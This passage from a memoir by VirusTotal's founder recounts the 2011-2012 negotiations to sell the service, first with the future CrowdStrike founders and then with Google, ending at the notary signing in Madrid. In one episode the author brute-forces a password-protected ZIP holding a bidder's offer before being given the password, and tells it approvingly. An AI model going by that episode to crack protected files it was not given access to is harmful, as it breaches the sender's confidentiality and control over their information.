Thank you very much for your interest in our work and the time you've spent with us. It was a great experience that we hope to continue. We might have been sloppy, and that's my fault. I instill in my team the WYSIWYG philosophy (with no exaggerations or lies, in any situation, internally or with third parties).

Your list makes sense to me, and I can send you the required information immediately, but I would like to sign an NDA. It's a legal formality. I trust you, but I must do it to protect the agreements and interests of my clients and partners.

Please find attached a typical mutual non-disclosure agreement, but we can use a different one if you prefer. Meanwhile, I will prepare the documentation to be forwarded after signing the agreement. Regarding the financial part, especially revenue and customers, I am thinking of sending both the contracts and invoices, so you can check every $. I want to be totally transparent with you about our situation.

Thanks,
Bernardo

Email to George and Dmitri attaching the NDA

The funny thing is that, up until that point, they hadn't asked us to sign anything. During their visit, we showed them everything without reservations and answered all their questions with complete transparency. For me, relationships and business are built on trust, even though contracts are a necessary formality. However, at this stage, formalizing things was inevitable to share more details and protect our clients. Nonetheless, the trust was already established, and signing was just a procedural step.

Next, I exchanged PGP keys with George and Dmitri to establish an encrypted email channel where we could continue discussions and share confidential information. It felt like a natural progression, but even so, each step forward made it clear that this was getting serious.

On December 16, I woke up to two surprises. On one hand, a new consulting request from our main pentesting client at Hispasec. On the other, a *DDoS* attack on VirusTotal. Just what I needed to start a Friday. I sent the list of information George had requested to Emiliano and Julio, and told them I'd be taking a few days off from the hospital. The plan was to spend the entire Monday at the office with them preparing everything.

The rest of the day was pure chaos. The afternoon flew by, and by the time midnight rolled around, I was still working on the consulting job, sending the final details at 1:08 a.m. Exhausted, I thought I could finally go to bed.

At 1:46 a.m., just as I was closing my laptop, I received an email from George. He sent over the confidentiality agreement version they used, asking me to sign theirs to avoid having their lawyers review mine. Without thinking too much, I signed it. And it was at that precise moment, sitting in the dark at my basement desk, that reality hit me: I was about to enter negotiations to sell VirusTotal, and I didn't have the faintest idea how such a process worked.

Insomnia took hold. At 3:54 a.m., in the early hours of Saturday morning, after reading some reviews, I made a purchase on Amazon:


Your Amazon.com Order (D01-4515008-9335028) Inbox × bquintero@hispasec.com ×

Amazon.com <digital-no-reply@amazon.com> Dec 17, 2011, 3:54 AM
to bernardo@hispasec.com

amazon.com

Purchase on Amazon at 3:45 a.m.

It was the book *Mergers & Acquisitions for Dummies* in its Kindle edition. I had skimmed through several titles before settling on that one, looking for the most basic option—something that would at least provide me with a clear understanding of the fundamental concepts for what lay ahead. That night, I wouldn't sleep.



My first book on acquisitions (2011)

That weekend turned into a marathon of emails between Dmitri and me. I had given him superuser credentials for VirusTotal, and he bombarded me with questions, one after another. The pace was relentless. Between Saturday and Sunday, we exchanged a total of 30 emails.

On Thursday, December 22, it was George's turn. Unlike Dmitri, his interest focused on the structure of the company and the business figures I had provided in the requested documentation. Specifically, he showed great interest in clarifying once again who held the rights to VirusTotal and in what proportions.

I reminded him that VirusTotal was not a standalone legal entity but an asset of Hispasec. Furthermore, I had a verbal agreement with my partners to operate VirusTotal autonomously, which granted me a majority percentage of the profits and any eventual sale. Still, the situation was more complicated than it appeared.

I reiterated that although I held the majority stake in VirusTotal's daily operations, my partners retained a minority share. The critical point was that, being an asset of Hispasec, I would need their votes to approve the sale. According to Hispasec's bylaws, each partner's vote held equal weight, regardless of their ownership percentage in the company. In short, I managed the day-to-day operations, but they also had the final say when it came to selling.

Finally, on Friday, December 23, a day before Christmas Eve, George invited me to a Skype call and made the first offer. My reaction must have been evident; I told him I could reject it outright without even consulting my partners.

The figure seemed more like a psychological strategy than a genuine valuation of VirusTotal's potential. It appeared to be designed so that each partner's minority share would translate into a neat, round, and substantial sum—likely with the aim of encouraging them to accept the sale without hesitation.

After rejecting the offer, I wrote to Hispasec's partners, explaining that we had received a formal bid for VirusTotal and detailing how much each of them would have received. However, I also said that I thought that the offer was insufficient. I expected someone to reprimand me for not consulting them before turning down a multi-million dollar offer. Surprisingly, the opposite happened: a debate started, and with each message, VirusTotal s valuation seemed to climb higher and higher. Who would have thought, especially after that earlier argument a couple of years back, which left me in charge of a project with no business model?

Over the Christmas Eve and Christmas weekend, amidst the lively discussions on Hispasec's mailing list, I received another request from George. He wanted to know my business projection for VirusTotal over the next two years. I made a simple, linear estimate based on the growth we had seen between 2010 and 2011. The numbers seemed realistic to me. *I'm not one to exaggerate—I preferred to keep my feet on the ground.*

On Monday, December 26, George called me again on Skype. This time, the offer was more detailed. He shared an Excel spreadsheet breaking down the acquisition price, along with the proposed salaries and equity for the team that would join the new company. It also included the planned investment to take VirusTotal to the next level. My professional instincts led me to analyze the file beyond its content. In the metadata, I found a URL containing the word "CrowdStrike" at the end. Interesting—I thought it might be a code name.

The next day, after discussing the offer with my partners, I informed George that we had unanimously decided to reject it.

Discussions among the partners continued to escalate. Upon learning that the team joining the new company would receive equity, they now wanted a share of that as well. The demands kept growing. Meanwhile, George and I continued negotiating the valuation. He

tried to make me see the scale of their planned investment in the future of the new company, but I insisted that VirusTotal's potential and projections should stand on their own. George argued that we were too dependent on cybersecurity companies as our primary clients, which limited our growth opportunities since it was such a niche market.

Dmitri, on his part, sent me an email listing the team they had already hired for their new company. I recognized many names. Without a doubt, they were assembling a true dream team.

The new year, 2012, arrived. On January 1st, George wished me a happy New Year, and we continued talking as if there were no holidays. Three days later, I wrote to George and Dmitri, sharing that we had started the year strong. I assured them that my growth projections were being met, and I gave them a clear example of how our market extended beyond cybersecurity companies: that very day, we had onboarded a new client—none other than Booz Allen.

Booz Allen was no ordinary client. With its prominent role as a U.S. government contractor, especially in defense, their arrival strengthened VirusTotal's credibility in a broader market with significant potential. Having them on board was a clear signal that we were now playing in the big leagues.

And so we reached the night of January 4th. Outside, it was cold, but inside, everything was calm. Carmen and Celia, aged 7 and 3, were already in bed by 9:30 p.m., excited about the promise of going out the next day to see the Three Kings Parade, a magical Spanish tradition similar to the anticipation of Christmas morning where children receive gifts from the Three Kings.

I was sitting in the living room on an armchair, with a small round table, covered by a long skirt to keep the heat from the heater underneath, my laptop resting on my lap. My wife sat across from me, watching TV. We were enjoying that moment of calm, but for

me, that quiet family evening was about to take a dramatic turn. I was about to experience the most critical hours of the entire acquisition process.

While checking my inbox, I noticed an email from George that he had sent a few hours earlier. Something about this message felt different from the previous ones: it included a password-protected ZIP file attachment. In the body of the email, George explained that the file contained not only a new offer but also a LOI ready for signing.

An LOI (Letter of Intent) is a preliminary document that sets out the key terms of a negotiation before a final agreement is reached. Signing an LOI not only establishes the acquisition price that the buyer is committed to, provided the due diligence process is satisfactory, but it also blocks the possibility of negotiating with other interested parties for a specified period. Due diligence is a thorough review process of the company's assets, finances, and operations. George seemed convinced that this was the final offer.

In the email, George asked me what time I could connect on Skype so he could give me the ZIP password in person and we could review the new offer together. He wanted to explain all the details live. That struck me as somewhat odd. I understood that his insistence on using video calls was part of these types of negotiations, where you want to see the other party's reaction and steer the conversation to your advantage. But why not let me see the ZIP contents first?

While I was mulling over George's email, I was also chatting with Mike. After migrating all file storage to Google Cloud Storage, we had spent the last few months working on moving the entire web application to App Engine. A few days earlier, I had shared a URL, new.virustotal.com, where we were testing the new version before making it live. I took the opportunity to ask Mike about some configuration parameters in App Engine that could improve response times during traffic spikes. It seemed that Mike, in addition to his

passion for photography and whatever he did at Google with malware (still a mystery to me), was also an expert in App Engine.

Then, the conversation took an unexpected turn:

Bernardo, we need to talk about how to migrate binary searches with Yara rules. It's something I'm very interested in

Sure, Mike, although right now I'm not sure if we'll continue migrating to Google Cloud

What's going on?

You wouldn't believe the situation. In short, in a few hours, I might be discussing with my partners the signing of an LOI for the sale of VT... If that happens... I'm not sure what the new owner will do regarding the agreement with Google

Do you want to sell?

Well, it's not entirely up to me. I have three partners at Hispasec who are only thinking about the sale price. For me, the important thing is to get VT out of Hispasec and take it to the next level, while maintaining our mission with the community

Can you dome a favor?

Sure, tell me

Don't sign or do anything, give me a few hours, I'll be right back.

OK

Meanwhile, my wife watched me from the other side of the table. I must have looked quite excited while chatting with Mike because she asked, "Who are you chatting with at this hour on the night of the Three Kings? Why are you smiling so much and looking so thrilled?"

Without looking up from the laptop, I replied, "Work, it's just work." She, with an ironic tone, said she was heading upstairs to bed and would leave me to my "work." I think she'd never seen me look so happy... while "working."

While waiting for Mike to return, I took the opportunity to write to George. I explained the Three Kings tradition and that I was celebrating it with my family, so I would need a bit more time to be fully available. Meanwhile, I couldn't resist taking a closer look at the ZIP file he had sent me. The encryption algorithm he used was robust—*AES*—not one of the basic ZIP systems. Since it was *AES*, my options were either a dictionary or brute-force attack, hoping that the password wasn't overly complex.

So, I thought, why not give it a shot? I launched an attack on the ZIP file and stayed there, alone in the small living room, surrounded by the calm of the early hours of Three Kings' Day. I turned off the lights, leaving only the glow of the laptop on my face and the flickering lights of the Christmas tree in the living room. The laptop's fan roared at full speed as the CPU worked at 100%, testing thousands of combinations to crack the password that would unlock the ZIP file.

Meanwhile, I had no idea what was happening on the other side of the Atlantic. Years later, Mike would tell me how, after our chat, he jumped on a bike and rushed out.

The legendary Google campus is located in Mountain View, in the heart of Silicon Valley. The buildings there aren't towering skyscrapers but rather low-rise structures, one or two stories tall, sprawled across miles. The landscape is dotted with brightly colored bicycles, the iconic "GBikes," which everyone uses to travel from one building to another. Mike, whom I only knew at the time as a photography enthusiast and an active VirusTotal user, hopped on one of those bikes and pedaled towards a meeting that would change the course of my life and, of course, the future of VirusTotal.

Mike Wiacek wasn't just a curious engineer. It turns out that this photographer was the leader of Google TAG (Threat Analysis Group), an elite team created by Sergey Brin in 2010 following the investigation into Operation Aurora. This group was tasked with protecting Google from sophisticated attacks, like the one that revealed U.S. companies, including Google, were being hacked by state-sponsored actors from China. Sergey Brin, Google's co-founder, became so directly involved in the crisis that he moved his desk into a war room at the heart of the campus, where he gathered the company's brightest minds. Among those minds was Mike, who had been working as a software engineer on projects related to App Engine.

Before joining Google, Mike had worked at the NSA (National Security Agency). This explained why I could hardly find any information about him online beyond his passion for photography. Former NSA employees often maintain a low profile due to the confidentiality of their work, making Mike practically a ghost on the internet. Although Google initially hired him as a software engineer, his previous experience made him one of the key players during the investigation into Operation Aurora.

Mike pedaled to Sergey Brin's office, winded from his journey across the Mountain View campus. There, he explained the situation: VirusTotal had become critical for the TAG team, but their access to our intelligence was at risk. If action wasn't taken, Google might lose a vital resource.

Sergey didn't hesitate. He called Larry Page, and together they made the decision immediately: Google would set the wheels in motion to acquire VirusTotal.

At 3:40 a.m., I heard the ping of a chat notification. It was Mike, finally returning. He told me he was going to add someone else to the conversation: David Lawee. Moments later, David introduced himself as the Vice President of Corporate Development,

explaining that his team led acquisitions at Google. He congratulated me, saying Mike had informed him about a third party's interest in acquiring VirusTotal. He also shared his experience as a startup founder, emphasizing how exciting these moments were for him.

David got straight to the point: he wanted to arrange a call with his team the next day, January 5th, at 5 p.m. Spanish time. Most importantly, he asked me not to sign anything before that conversation.

At 4:11 a.m., without wasting a second, I sent an email to Emi and Julio. I asked them to come to the office. There was big news: Google wanted to talk, and I needed Emi to be there in the afternoon to take the lead in the conversation as our spokesperson.

De Bernardo Quintero <bernardo@hispasec.com>
Asunto a las 9 05/01/2012 4:11
Para Julio Canto, Emiliano Martinez Contreras Otras acciones

Creo que hemos quedado a las 9... pero son las 4 y me voy a ir ahora a la cama, espero llegar sobre esa hora de todas formas. Hoy se ha acelerado todo, no veas la pelotera que he liado en un rato. Acabo de tener un chat y enviar nueva documentación, hay novedades, mañana os cuento.

Email to Emi and Julio to meet at the office; in a few hours, I would tell them that Google had entered the game

I barely slept two hours. Upon waking, I grabbed the car and headed to the office. Waiting for me were a couple of emails from David's team requesting an NDA (non-disclosure agreement) and information about VirusTotal. Fortunately, I already had everything compiled and organized thanks to my previous conversations with George and Dmitri, so I quickly handled it.

At 5 p.m., we had the call with Google. I felt like a coach on the sidelines, giving directions, and Emi was the key player. Everything went smoothly. David's team was very friendly, and Mike, who was already deeply familiar with VirusTotal, was also present.

We wrapped up the call, and at 7 p.m., we left the office. I drove back home to Vélez-Málaga. I had barely started dinner when the sound of the chat interrupted me again: it was Mike, asking if I was online. I replied that I was, and he asked me to confirm receipt of an email they were about to send.

At 9:50 p.m., I received an email with the subject *Letter of Intent*. The message began with a bold *STRICTLY CONFIDENTIAL* and included a PDF attachment. The email summarized the basic terms: the offer expired at 4 p.m. California time, which meant I had until 1 a.m.—barely three hours—to decide whether to accept and sign.

I had no doubts: I wanted to sign. This was what I had been working toward since 2009—the best path for VirusTotal's mission, for the community, and for everyone involved. It was my big opportunity, my moonshot, my dream. Plus, the night before, I had cracked the ZIP password and reviewed the conditions of the other offer. Google's proposal was significantly better.

But there was a problem... I didn't have a printer at home to print the PDF.

I told my wife I had to urgently go to the office. Without asking for details, she simply told me to drive carefully. On the way, I called my Hispasec partners to inform them that I was going to sign with Google. Everyone was happy.

I arrived at the Andalusia Technology Park. It was already nighttime. Our office was on the third floor of the Business Center building, which was closed due to the late hour and the holiday. Fortunately, we had negotiated 24/7 access through the emergency back door. The elevator was taking too long, so I ran up the three flights of stairs.

Reaching the reception area, where the multifunction printer was located, I connected my laptop, printed the document, signed it, scanned it, and sent it by email at 12:19:55 a.m. on January 7, just 40 minutes before the deadline expired.

Relieved, I messaged my Hispasec partners on one hand and Emiliano and Julio on the other, letting them know I had signed. In the early hours of the morning, with a mix of relief and nervous excitement, I sent an email to Google's acquisitions team. In it, I asked what I should do about the other party interested in acquiring VirusTotal.

A few minutes later, at 1:15 a.m., I sent a second email, this time addressed to George Kurtz and Dmitri Alperovitch. The subject line left no room for doubt: "*Bad news.*" I informed them that Hispasec had signed with a third party and, from that moment on, I could no longer have any communication with them regarding the acquisition of VirusTotal.

t wasn't an easy message to write. I thanked them for all their support and assured them that they would always have my full collaboration for anything they needed from VirusTotal. I knew this wasn't the end of our relationship. In fact, a few months later, George and Dmitri announced the creation of CrowdStrike, a new cybersecurity company that quickly became a VirusTotal client. Later, they integrated their Next-Gen engine into our platform as technology partners. Over time, and after going public, CrowdStrike transformed into one of the largest cybersecurity companies in the world. What seemed like an ending that early morning was, in reality, the start of a new chapter.

In the early hours, I drove back from the Hispasec office in the Málaga Technology Park to my home in Vélez-Málaga. A 45-minute drive, with little traffic, and my mind was racing. I couldn't stop thinking that we had crossed a significant threshold, but one of the most delicate phases was still ahead: due diligence. I had read extensively about this stage in *Mergers & Acquisitions for Dummies* and knew that a significant percentage of deals fall apart during this process. So, even though we had taken a crucial step forward, there was still a lot to play for.

A team of lawyers, financial experts, and engineers would scrutinize every corner of VirusTotal. Every contract, every expense, every technical and legal detail would be examined by an army of specialists searching for any inconsistency or risk that could jeopardize the deal. It was like a final exam, where everything had to be in order if you wanted to pass. At that moment, VirusTotal was placed under Google's microscope. I knew it would be a long and meticulous process, and any mistake could cost us dearly.

Despite the uncertainty, I felt ready for what was coming. Or at least, I thought I was.

What I Learned...

Forget about the "fair price" and all those theoretical formulas you find in books, such as valuations based on EBITDA, market multiples, or discounted cash flows. While these calculations are considered essential in best practice guides, the reality is that they merely serve as ammunition for negotiation. In the end, the price of an acquisition isn't determined by a financial model but by what the buyer is willing to pay and what you're willing to accept.

What truly matters is having accurate information and a clear strategy. Patience, combined with an understanding of market dynamics and the psychology of negotiation, are your most valuable assets. Knowing when to stand firm and when to compromise is more important than any financial projection. Like in a game of poker, it's not just about the hand you're dealt but how you play it.

There are factors that don't always show up in the contract, such as preserving your company's mission or how your employees will integrate into the new environment. These should all be part of the equation before making a decision.

Also, don't underestimate the power of intuition. Often, beyond the numbers, the "feeling" you get about the people you're negotiating with and what the deal may mean for the future is critical. At the end of the day, an acquisition isn't just an economic transaction but a strategic transition that shapes the future of your company and the people who were part of the journey.

Chapter 25

The Signature

One of the first signs that things were getting serious was when Google's acquisitions team sent me a spreadsheet with the code name "Project Venice." It listed all the individuals involved in or aware of the deal. Google's list was extensive, headed by Larry Page and Sergey Brin. There were over a hundred people, including legal, finance, engineering, and all kinds of specialists, ready to scrutinize every corner of VirusTotal.

That was when I realized I needed to assemble my own team of advisors to keep up, as my initial list barely included eleven people. Until then, I had never consulted a lawyer. My first move was to call Carlos Santana, then CEO of Panda Security, to ask if he could recommend a trustworthy law firm in the United States. He quickly suggested one based in San Francisco that had handled some personal matters for him, even though they didn't work for Panda Security.

When I contacted them and explained the context, they advised me to also bring on board a law firm in Madrid, as the deal would involve legal considerations in both the United States and Spain.

Project Venice: In The Know List.xls

File Edit Insert Format Help Unsaved c

Arial 10 B

	A	B
1	**Area**	**Name**
2	Hispasec owner	Antonio Ropero
3	Hispasec owner	Antonio Roman
4	Hispasec owner	Jesus Cea
5	Hispasec owner / Venice team	Bernardo Quintero
6	Venice team	Julio Canto
7	Venice team	Emiliano Martinez
8	Venice team	Victor Manuel Alvarez
9	Venice team	Alejandro Bermudez
10	Venice team	Francisco Santos
11	Accounting	Mari Carmen Padilla
12	Accounting	Laura Aguilar

Initial list of people at Hispasec aware of the signing of the LOI with Google (2012)

For fiscal and accounting matters, I relied on Emede & Asociados, who had been our trusted advisors in Málaga for years. With this team of lawyers and accountants, I set out to coordinate everything, even though I had no prior experience. Google, quite sensibly, suggested hiring a specialist in such transactions to act as our spokesperson and coordinator. However, I decided this was a once-in-a-lifetime opportunity, and for better or worse, I wanted to take control and take the risk myself. There's nothing sadder than letting someone else make mistakes on your behalf. Besides, I had already read *Mergers & Acquisitions for Dummies*—what could possibly go wrong?

The first point I requested to negotiate, even before discussing financial terms or any other conditions, was the location from which we would work. Mike was in Mountain View, at Google's iconic campus in Silicon Valley, and it seemed logical that we would join his team there. Zurich also came up as an option, where Google had a strong cybersecurity team. However, from the very beginning, I made it clear that for us, staying in Málaga was a top priority.

My argument was that keeping the team in our hometown would reinforce the perception of continuity for the project. If we

continued working from Málaga, antivirus companies (including Microsoft) would trust that VirusTotal's mission would remain unchanged and that Google had no ulterior motives for us.

It was highly unusual for an acquisition not to relocate to one of Google's global offices, but in this case, I believe my reasoning resonated with them, especially since I positioned it as the first critical point of negotiation. Another advantage was that we were only a team of six engineers, so we didn't pose a logistical challenge. Thus, from the outset, we agreed that we would continue working from Málaga.

On a personal level, staying in Málaga carried significant weight for me and the rest of the team. My parents and mother-in-law were already elderly, and I knew that if we moved to the United States, I would only see them during holidays. For my daughters, aged 3 and 7, moving abroad would represent a great opportunity to learn the language and grow in an international environment, but in the end, I preferred to stay close to family. This sense of belonging wasn't unique to me; the rest of the team also shared a preference for staying in our homeland, each for their own reasons.

From a professional standpoint, I saw it as an opportunity to prove that it was possible to create and sustain a world-class technology platform from Málaga. Betting on staying here could boost the growth of the local tech ecosystem. While at the time it seemed like an ambitious and distant goal, the priority was to close the deal with Google, secure the trust of our technological partners, and see if we could truly adapt to the demands of a global company without losing our essence. It sounded almost impossible, but I've always liked challenges and have always played with a long-term vision.

Barely a week had passed since signing the LOI when we received the first visit to Málaga from Google's team. The group coming wasn't just any set of executives. In addition to Albert, a member of the acquisitions team and our main point of contact, Mike was also

arriving, someone we were finally going to meet in person. But he wasn't coming alone. Among the visitors were some true heavyweights in the cybersecurity world: Heather Adkins, one of the founders of Google's security team who had been with the company since its early days; Thomas Dullien, better known as Halvar Flake, a legendary German hacker whose name resonated throughout the community for founding a company that Google had acquired a few years prior; and Ero Carrera, an old acquaintance of ours who had collaborated with us on several occasions and had been working with Thomas for years.

It was clear that this first visit was more technical than commercial. They wanted to ensure that both the solution and the team were up to par. So, I decided to repeat the same strategy I had used during George and Dmitri's visit: I didn't tell the rest of the Hispasec team anything. I didn't want anyone to get nervous or prepare anything special. The office had to appear as it was—messy, with hardware pieces scattered around, an air of normalcy that truly reflected who we were.

I remember looking out the office windows as I saw a taxi pull up in front of the building. I watched them get out and told my colleagues who were working, "Some people from Google are coming up; maybe you'll recognize a few faces and names. We have a meeting to talk about VirusTotal." The buzz was immediate, but I asked them not to change anything, to just keep working as usual. Emiliano, Julio, and I would handle receiving them in the small meeting room.

For the occasion, I had placed two file folders on the meeting room table—one with information about our clients and another with details about our suppliers. I thought this would demonstrate complete transparency, giving them access to any details they wanted to know about the business. However, when I showed the folders to Albert, he kindly said it wasn't necessary, explaining that this information could be sent via email later. At that moment, they

wanted a more casual initial conversation, focusing on the technical aspects.

The meeting flowed naturally, filled with technical discussions, questions about how we had set up our systems, and a genuine curiosity about the robustness of everything we had built. At one point, Mike handed us a file hash and asked for every detail we had about it. We searched for it and provided the exact date when we had identified the file as malware. At that moment, everyone on the Google team exchanged glances and smiled. Later, we learned that the file was part of the coordinated attack known as Operation Aurora, the infamous cyberattack orchestrated from China targeting companies and agencies in the United States. Astonishingly, VirusTotal had classified the malware before many of the intrusions had even occurred.

The day was a success. After the meeting, we decided to take them out for some fried fish at *La Cueva*, a well-known seafood spot in Torre del Mar, close to my home. Even though the weather wasn't ideal—it was mid-January—we ended the night strolling along the town's promenade, enjoying the peaceful atmosphere before they returned to their hotel. It was a relaxed yet intense first encounter, one that reinforced our confidence that we were on the right track to finalizing the agreement with Google.

That first visit from Google was followed by many more. Teams from finance, legal, and operations began arriving in Málaga, along with a relentless stream of emails. Every day brought new information requests, document requirements, and questions about details I hadn't even realized needed to exist. I found myself at the center of all the chaos, acting as the main point of contact for Hispasec and VirusTotal. I divided tasks among the law firms in San Francisco and Madrid, our tax advisors in Málaga, and the VirusTotal team, who were in charge of gathering the most technical documentation.

It was at this point in the process that I realized how naive I had been in thinking that having customer and supplier information organized meant I had most of the work done. Nothing could have been further from the truth. The volume of details and documentation required for this type of process was overwhelming. I was essentially undergoing a crash course in acquisitions, and Google was experiencing the consequences of my inexperience firsthand.

To make matters more complicated, VirusTotal's structure was far from conventional. Everything had been set up in a very informal way. However, I have to say that the Google team was as professional as they were empathetic. Despite the constant back and forth, they were always available to address my concerns and were incredibly supportive. They became true allies throughout the entire process.

I clearly remember one of the lighter moments during the conversations with Google. Their legal team congratulated us after reviewing the terms of service and privacy policy on the VirusTotal website. I couldn't help but laugh and confessed that I had actually copied them from Google Cloud back in 2010. They laughed too, probably more at the irony of the situation than anything else. At least they knew the documents were well-written.

One of the more challenging moments arose when they asked for the formal agreements with the antivirus companies whose engines we integrated into VirusTotal. I explained that we didn't have any formal contracts signed with them—just verbal agreements based on email conversations. This posed a significant risk for Google, as there were no written guarantees that these antivirus companies would continue to work with us after the acquisition.

From that point on, once part of Google, we would need to formalize these relationships through collaboration agreements. I assured them that this was entirely feasible. Over the years, we had built a strong foundation of trust with the antivirus companies, and I personally

committed to leading all the conversations necessary to formalize these relationships and negotiate the contracts.

I will always be grateful that Google decided to take on that risk without hesitation, trusting completely in our word and our ability to keep the antivirus companies engaged in the project.

The two and a half months since signing the LOI were a whirlwind of intensity, but to me, they felt much longer. The frantic pace of negotiations, meetings, and adjustments seemed endless. Finally, everything was in place to close the deal. The final contract would be signed in the presence of a notary public, an official who verifies the signing of legal documents, in Madrid.

It was 7:20 a.m. on April 11, 2012. I was seated on the *AVE* train (Spain's high-speed rail system) from Málaga to Madrid, mentally reviewing everything that still lay ahead. The contract was scheduled to be signed the next day at the notary, and the plan was to spend the day with the lawyers to ensure everything was in order. The train was speeding along when I received an email from Albert. He informed me that the lawyers needed a bit more time to tie up a few loose ends.

I replied calmly, letting him know it wasn't a problem, that I had booked a hotel for one night but could extend my stay if needed. Leisurely, I opened my browser, searched for the hotel where I'd be staying, and decided to email them to request an extended booking. During my search, I stumbled upon reviews of the hotel, which couldn't have been worse: comments about claustrophobic rooms, terrible service, and constant noise.

I couldn't resist. I sent an email to my partner Román, who had been responsible for the reservation, teasing him about his choice of accommodations. A while later, he responded, flustered. I had to clarify that it was just a joke—something that tends to be a recurring theme in my life: people never know whether I'm being serious or pulling their leg.

I spent the entire day at the law firm, buried in the seemingly endless contract with its numerous appendices, each denser than the last, going over clauses and details to ensure everything was in order. As the afternoon wore on, I received an email from my lawyers in California. The message was clear: we couldn't sign the next day.

They explained that they had been debating for hours about some transition terms and that there were still details to iron out. I pressed for more specifics, wanting to fully understand what was causing the delay. A call was organized between the law firm in California and the one in Madrid, where I was seated alongside the lawyer representing me there. They started arguing over what seemed to me like pure bureaucracy: guarantees, exaggerated contingencies, improbable scenarios. The lawyer in Madrid told me that these loose ends were important for both us and Google, and that the signing would likely need to be delayed by a week.

At that point, I didn't know what to think. After all, every extra minute spent in that room translated into more legal fees, with lawyers billing by the hour. I left for the hotel feeling a bit irritated. Once there, I spoke with Google's acquisition team and expressed how I felt. I told them that I was heading to the nearest mall to buy some clothes since I had only brought enough for a one-night stay in Madrid. Frustration was creeping in. I made it clear: "We either sign this week, or we don't sign at all." I emphasized that I was ready to take matters into my own hands and needed them to be equally pragmatic.

The next day, April 12, I requested a detailed list of the remaining issues under discussion. It was time to put my foot down. One by one, I accepted the terms proposed by Google. I trusted them, took on the risks against the advice of my own lawyers, and declared that everything had to be ready by the next day, Friday, April 13. I wasn't leaving Madrid without signing.

It turned into a real marathon. I spent the entire day and night at the law firm with my lawyer. We even ordered food to the office. She was adamant that we bring a printed copy of the contract ourselves—more than 500 pages—to ensure there wouldn't be any last-minute changes. The printer was in a room at the end of the hallway, and I became her assistant, shuttling back and forth to help organize the documents.

Everything seemed to be going according to plan until 11:30 p.m., when a final fire broke out one that could have derailed everything. The lawyers representing Google in Madrid, who were responsible for the local legislation aspects, noticed something unexpected: I didn't have a formal contract with Hispasec. For me, this wasn't a problem. It was obvious: I was a partner and, under Spanish law, as a self-employed individual who paid my own social security taxes, I didn't think I needed an employment contract like a regular employee. However, my lawyer explained that under Spanish intellectual property law, the software I had written was considered a copyrighted work and that, as the author, I could claim copyright over it, potentially creating issues with the acquisition. Now that was a real problem.

No worries, I thought. "I have no intention of claiming anything," I said. But my lawyer clarified that intentions weren't enough. While she began drafting an agreement to transfer my rights, I called Ropero, who was one of my partners. At that hour, knowing him, he was probably out having drinks in Madrid. Sure enough, when he answered, music was blaring in the background. I asked him to step outside of the bar to talk. "I need you to come to the law firm right now. Don't drive take a cab", I told him. *He sounded cheerful but grasped the urgency.*

About 40 minutes later, Ropero was at the office door. He came in, and we signed the contract retroactively assigning to Hispasec any rights I might have had over the software I had written. With this last

hurdle cleared, the night dragged on. The lawyer continued printing documents, and I kept acting as her assistant, carrying and organizing the pages. It was the early hours of April 13, and although exhausted, it finally seemed like everything was in place for the signing. The end was near, and all that remained was to ensure nothing else cropped up in the few hours separating us from the final closing.

I went back to the hotel at six in the morning after my lawyer received a text from Google's legal team confirming that everything was ready. At that moment, we realized there was no point in continuing to print. The other party would provide the printed documents, and our all-night marathon to have our own copies had been for nothing. My lawyer wasn't happy about it, but in my exhausted state, I felt indifferent. After all, the important thing was that everything was ready for the signing. Of course, I wasn't the one who would have to go over every detail of the fine print, unlike her.

We needed to be at the preliminary meeting with Google's lawyers at 8:30. My top priority was not lying down on the bed because I knew I would fall asleep instantly. Instead, I jumped into the shower to wake myself up, got dressed, and headed to the meeting.

When I arrived, my lawyer was already there, looking tired but surprisingly put together. Advantages of makeup, I thought. The Google lawyers, on the other hand, had the same exhausted look as us, which made me feel that, at least, we were all in this together.

We sat around a large table in a meeting room and began reviewing the key points of the contract. As they went through the details, my lawyer handed me pages with sticky notes indicating where I needed to sign, and I did so, half asleep. I knew this part of the process was just a formality before the final signing with the notary, scheduled for that same day at three in the afternoon. Everything was coordinated so that, during the morning hours in California, Google's legal team in Madrid would give the green light, and they would issue the transfer that would finalize the acquisition.

When it was time for the meeting with the notary, everything seemed to be in order. The documentation was reviewed, and the notary asked the crucial question: "Has the transfer been issued?" Google's lawyers confirmed it had, but my lawyer interjected, saying we had no confirmation of it. Everyone looked at each other, waiting for some form of verification. Exhausted and eager for it all to be over, I said I had no problem signing, that I trusted Google. But even Google's lawyers stopped me: "No, don't sign yet; we need to wait for the official confirmation from the issuing bank."

Unbelievable. We left the notary's office and headed to a nearby pub to pass the time while waiting. The Google lawyers and my lawyer, now more relaxed, ordered some drinks. I, sticking to my Coca-Cola, started researching international transactions on my phone, convinced there had to be a way to get faster confirmation. That's when I stumbled upon information about the Transaction Reference Number (TRN), a unique identifier assigned by the issuing bank to every transaction, allowing it to be verified online.

While the lawyers were exchanging anecdotes, I wrote an email in the negotiation thread, including the link where I had read about the TRN, and requested a screenshot of the transaction that included this reference.

The screenshot arrived an hour and a half later. It was exactly what we needed. We headed straight to the notary's office. That screenshot, once printed, would be attached to the agreement, and we could finally proceed with the signing.

